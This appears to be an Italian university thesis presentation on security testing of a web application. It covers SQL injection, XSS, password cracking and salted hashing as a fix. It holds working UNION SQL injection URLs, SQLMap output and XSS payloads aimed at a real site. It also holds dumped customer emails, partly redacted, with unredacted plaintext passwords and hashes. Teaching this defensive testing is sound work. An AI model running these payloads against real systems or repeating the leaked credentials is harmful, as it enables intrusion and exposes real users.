



UNIVERSITA' DEGLI STUDI DI BARI —ALDO MORO

DIPARTIMENTO DI INFORMATICA

CORSO DI LAUREA IN

Informatica e Tecnologie per la Produzione del Software

TESI DI LAUREA IN PROGRAMMAZIONE WEB

METODOLOGIE E TECNICHE DI TEST PER LA SICUREZZA NELLA PROGRAMMAZIONE

RELATORE:

Ch.mo Prof. Michele Scalera

LAUREANDO:

Marco Carani

ANNO ACCADEMICO 2015/2016

Di cosa parleremo

- La sicurezza
- Cyber security
- Sicurezza lato software: il caso di studio
 - Tool utilizzati
 - SQL Injection
 - XSS Injection
 - Password cracking e algoritmo del sale
 - Clickjacking (X-Frame-Options)
 - Sicurezza dei cookie (HTTP Only e Secure flag)
 - MIME sniffing (X-Content-Type)
- Sviluppi futuri

La sicurezza


- Definizione
- Tipi di sicurezza (fisica, personale, delle informazioni, nazionale, operativa, ecc...)
- Cyber security ↔ sicurezza in ambito dipendente da tecnologia informatica

Cyber security

- Sicurezza lato hardware
 - Denial of Service (DoS o Distributed DoS)
 - Sniffing
 - Man In The Middle (MITM)
 - ...
- Sicurezza lato software
 - SQL Injection
 - XSS Injection
 - Crittografia delle password
 - ...

Sicurezza lato software – Caso di studio

- Architettura web application: MVC



- Test eseguiti → metodo blackbox
- Relazioni per ogni problema individuato

Tool utilizzati

- **Vega:** è una piattaforma sviluppata dalla Subgraph dotata di una GUI scritta in JAVA per testare la sicurezza di una web application. È disponibile sia per Linux, OS X e Windows;
- **OWASP ZAP** (Zed Attack Proxy Project): altro tool freeware utile per la scansione di una web application con relativo report sulle vulnerabilità;
- **Console Network di Google Chrome** utile per controllare i cookie e gli header di risposta;
- **SQLMap** software contenuto in **Kali Linux** una distribuzione basata su Debian GNU/Linux utilizzato per il testing di SQL injection;
- **OWASP Xenotix Xss Exploit Framework 6.2**, un framework utilizzato per testare vulnerabilità di script injection.

SQL Injection

- Definizione
- Diverse tipologie di SQL injection
 - Illegal/Logically Incorrect queries;
 - Union query.
- Soluzioni proposte:
 - `Display_errors=off` in `php.ini`

SQL Injection

- Union query

Sicuro | <https://www.com/popup-info-points.php?idprodotto=22%20UNION%20SELECT%20@@hostname,1>

1
0 1
0.00
(Tax free: € 0.00)
Codice : 22 UNION SELECT
@@hostname,1
Codice : dbserver3.mbi.cloud1

Sicuro | <https://www.com/popup-info-points.php?idprodotto=22%20UNION%20SELECT%20@@datadir,1>

1
0 1
0.00
(Tax free: € 0.00)
Codice : 22 UNION SELECT
@@datadir,1
Codice : /mnt/disk2/mysql-data/1
0

<https://www.com/popup-info-points.php?idprodotto=22%20UNION%20SELECT%20@@hostname,1>

Prova
0 Prova
0.00
(Tax free: € 0.00)
Codice : -1 UNION (SELECT mail, pwd
FROM Clienti WHERE mail="marco92g@hotmail.it"
LIMIT 1 OFFSET 0)
Codice : marco92g@hotmail.itprova
0

SQL Injection – SQL Map

```
Applicazioni ▾ Posizioni ▾ Terminale ▾ glo 11.09 1 it ↕ 🔌 ⏻
root@Kali: ~
File Modifica Visualizza Cerca Terminale Aiuto
***
[11:08:34] [INFO] testing MySQL
[11:08:34] [INFO] confirming MySQL
[11:08:34] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.0 (MariaDB fork)
[11:08:34] [INFO] fetching columns for table 'Clienti' in database '██████ db'
[11:08:34] [WARNING] reflective value(s) found and filtering out
[11:08:34] [WARNING] the SQL query provided does not return any output
[11:08:34] [INFO] the SQL query used returns 49 entries
Database: ██████ db
Table: Clienti
[49 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| Altezza | int(3) |
| Attivo | tinyint(1) |
| Bloccato | tinyint(1) |
| Cap | varchar(10) |
| Cf | varchar(16) |
| Citta | varchar(30) |
| ClubFlag | datetime |
| CodProvincia | varchar(25) |
| CodRegione | varchar(25) |
| CodStato | varchar(2) |
| Cognome | varchar(30) |
| Comessa | tinyint(1) unsigned |
| Comune | varchar(30) |
| DataNascita | date |
| DataRegistrazione | datetime |
| Designer1 | int(11) |
| Designer2 | int(11) |
| Designer3 | varchar(25) |
| Foto | varchar(20) |
| IdBoutique | tinyint(2) |
| IdCliente | int(11) |
| IdColorePreferito | int(11) |
+-----+-----+
```

SQL Injection – SQL Map

```
root@Kali: ~  
File Modifica Visualizza Cerca Terminale Aiuto  
Title: Generic UNION query (NULL) - 2 columns  
Payload: idprodotto=-3600 UNION ALL SELECT NULL,CONCAT(0x716a6a7871,0x7a4679  
4c5a4372744c5949686b4c6766534e5673634f53556b534c516a53556b635257454778496c,0x717  
0707071)-- wJUy  
---  
[11:06:48] [INFO] the back-end DBMS is MySQL  
back-end DBMS: MySQL >= 5.0  
[11:06:48] [INFO] fetching database names  
[11:06:48] [WARNING] the SQL query provided does not return any output  
[11:06:53] [INFO] the SQL query used returns 3 entries  
[11:06:54] [INFO] retrieved: information_schema  
[11:06:54] [INFO] retrieved: [REDACTED]_db  
[11:06:55] [INFO] retrieved: [REDACTED]_statistics  
available databases [3]:  
[*] information_schema  
[*] [REDACTED]_db  
[*] [REDACTED]_statistics  
[11:06:55] [INFO] fetched data logged to text files under '/root/.sqlmap/output/  
www.[REDACTED].com'  
[*] shutting down at 11:06:55
```

SQL Injection – SQL Map

```
Applicazioni Posizioni Terminale glo 11.31 1 it
root@Kali: ~
File Modifica Visualizza Cerca Terminale Aiuto
[11:31:04] [INFO] retrieved: abnorme
[11:31:05] [INFO] retrieved: [REDACTED]@hotmail.it
[11:31:06] [INFO] retrieved: 220485
[11:31:06] [INFO] retrieved: [REDACTED]@libero.it
[11:31:07] [INFO] retrieved: 600426
[11:31:08] [INFO] retrieved: [REDACTED]@yahoo.it
[11:31:08] [INFO] retrieved: nausika
[11:31:09] [INFO] retrieved: [REDACTED]@libero.it
[11:31:10] [INFO] retrieved: pietro
[11:31:11] [INFO] retrieved: [REDACTED]@libero.it
[11:31:11] [INFO] retrieved: grazia
[11:31:12] [INFO] retrieved: [REDACTED]2003@libero.it
[11:31:13] [INFO] retrieved: y8y716
[11:31:14] [INFO] retrieved: [REDACTED]@tiscalinet.it
[11:31:15] [INFO] retrieved: settantuno
[11:31:15] [INFO] retrieved: [REDACTED]@freemail.it
[11:31:16] [INFO] retrieved: fabel13
[11:31:17] [INFO] retrieved: [REDACTED]@libero.it
[11:31:17] [INFO] retrieved: Y584TTG5R8BG6E4HHQ0SD
[11:31:18] [INFO] retrieved: [REDACTED]@libero.it
[11:31:19] [INFO] retrieved: r2k3o2w6s4
[11:31:20] [INFO] retrieved: [REDACTED]@gmail.com
[11:31:20] [INFO] retrieved: spendiespandi
[11:31:21] [INFO] retrieved: [REDACTED]@priverindustriale.it
[11:31:22] [INFO] retrieved: dl93c0f3f5
[11:31:23] [INFO] retrieved: [REDACTED]libero.it
[11:31:23] [INFO] retrieved: f9g2qlc4w4
```

XSS Injection

- Definizione
- Diverse tipologie:
 - Persistenti (Stored);
 - Non persistenti (Reflected).
- Soluzioni proposte:
 - Validazione input;
 - X-XSS-Protection:1 ; mode=block

XSS Injection

- Non persistente

The screenshot displays the OWASP Xerion XSS Exploit Framework v6.2 interface. The main window shows a browser view of a registration page titled "Registrati o effettua il tuo login". The page contains a form with fields for "Nome", "Cognome", and "Sesso" (with radio buttons for "Uomo" and "Donna"). A JavaScript alert box is visible on the page, displaying the message "Codice Maligno".

The framework's payload is set to: `</Script><SCRIPT>+alert("X")</SCRIPT>`. The browser engines are configured to include Trident, WebKit, and Gecko.

The "GET Request Fuzzer" window is open, showing the URL: `https://www. .com/register-favourite.php?catid=src=--> "%27>%27"</Script><SCRIPT>+alert("Codice Maligno")</SCRIPT>`. The fuzzer is in "Auto Mode" and has successfully fuzzed 44 payloads out of 5538.

At the bottom, the server status is shown as "Server: Running at 127.0.0.1:5005 | In attesa di https://www. .com/register-favourite.php?catid=src=--> "%27>%27"</Script><SCRIPT>+alert("Codice Maligno")</SCRIPT>".

Crittografia delle password (Password Cracking)

- Definizione
- Due diversi approcci:
 - Attacchi a forza bruta;
 - Attacchi a dizionario.
- Soluzione proposta:
 - Algoritmo del sale

Password Cracking

```
Applicazioni ▾ Posizioni ▾ Terminale ▾ mer 12.28 1 it ↗ 🔌 ▾
root@Kali: ~
File Modifica Visualizza Cerca Terminale Aiuto
[12:28:40] [WARNING] reflective value(s) found and filtering out
[12:28:40] [WARNING] the SQL query provided does not return any output
SELECT mail,pwd, password FROM Clienti LIMIT 1,20 [20]:
[*] ██████████@hotmail.com, disabled, 075ae3d2fc31640504f814f60e5ef713
[*] ██████████@hotmail.it, segreta, da7ade0712cb6417beb45550334bda18
[*] ██████████@hotmail.it, ██████████, d41d8cd98f00b204e9800998ecf8427e
[*] ██████████@gmail.com, girasole, 24463396920a00752f61ffc9365b0558
[*] ██████████@gmail.com, ██████████, d41d8cd98f00b204e9800998ecf8427e
[*] ██████████@alice.it, kekkol2, 9df1f6f1a77ca5fe018a48f39834dce6
[*] ██████████@██████████.it, roby, c5c5a17bbf5d31171d022fb123416d1a
[*] ██████████@live.it, 123459123459, 034ec3cda379a425e8126c4826ccfa6f
[*] ██████████@hotmail.it, 08141120, 78e5fb40d5a9f76ed22fdd018820a3d3
[*] ██████████@hotmail.com, 07081983, b9c116d22996c78d2a8d93649a0aac30
[*] ██████████@hotmail.it, serra, 7da88ad7ecal3492ca0cf95869412360
[*] ██████████@libero.it, robysl18, 3fb2a8749e3512625afbbcbb79ae882f
[*] ██████████@hotmail.it, 30041974, d1498647994a23e72e727bb959ce9412
[*] ██████████@yahoo.it, k4ulc3g5y5, e832c368437ef06c694500afc8275bad
[*] ██████████@tiscali.it, k2q4k3n8m0, f0e857657231b8cc7ea7b5c92352a432
[*] ██████████@katamail.com, mcom, 08bac26c25c27465606f05ace6e7fa97
[*] ██████████@fastweb.it, chiara, 243a3b6f7ddfea2599743ce3370d5229
[*] ██████████@tiscali.it, 220485, 36437f93fd740ed05d28a446fc156972
[*] ██████████@email.it, mammarella, fa4ef7af650efbe427a8b4febfe311b2
[*] ██████████@tin.it, fischio95, bb2757ee76e2af6d7bf33f945aa722ab
```


Salt algorithm

- In fase di creazione della password:
 - 1. Generare un sale di una lunghezza arbitraria;
 - 2. Aggiungere il sale alla password fornita dall'utente
 - 3. Applicare un algoritmo di hash (sha256, sha512, bcrypt, scrypt, PBKDF2);
 - 4. Salvare la stringa criptata ottenuta come password dell'utente e il sale in due database diversi.


- Al momento del login:
 - 1. Viene recuperata la stringa oscurata e il sale;
 - 2. Viene aggiunto il sale alla password fornita in input e viene applicato l'algoritmo di hash;
 - 3. Viene confrontata la stringa ottenuta con la stringa presente nel database. Se esse combaciano allora viene consentito l'accesso, se ciò non accade viene fornito un messaggio di errore.

Salt algorithm

Password Creation



Password Verification



Sviluppi futuri

- Risoluzione dei problemi ancora presenti;
- Analisi della sicurezza sull'infrastruttura di rete;
- Implementazione dell'estensione PDO (PHP Data Object) per SQL injection



Grazie per l'attenzione.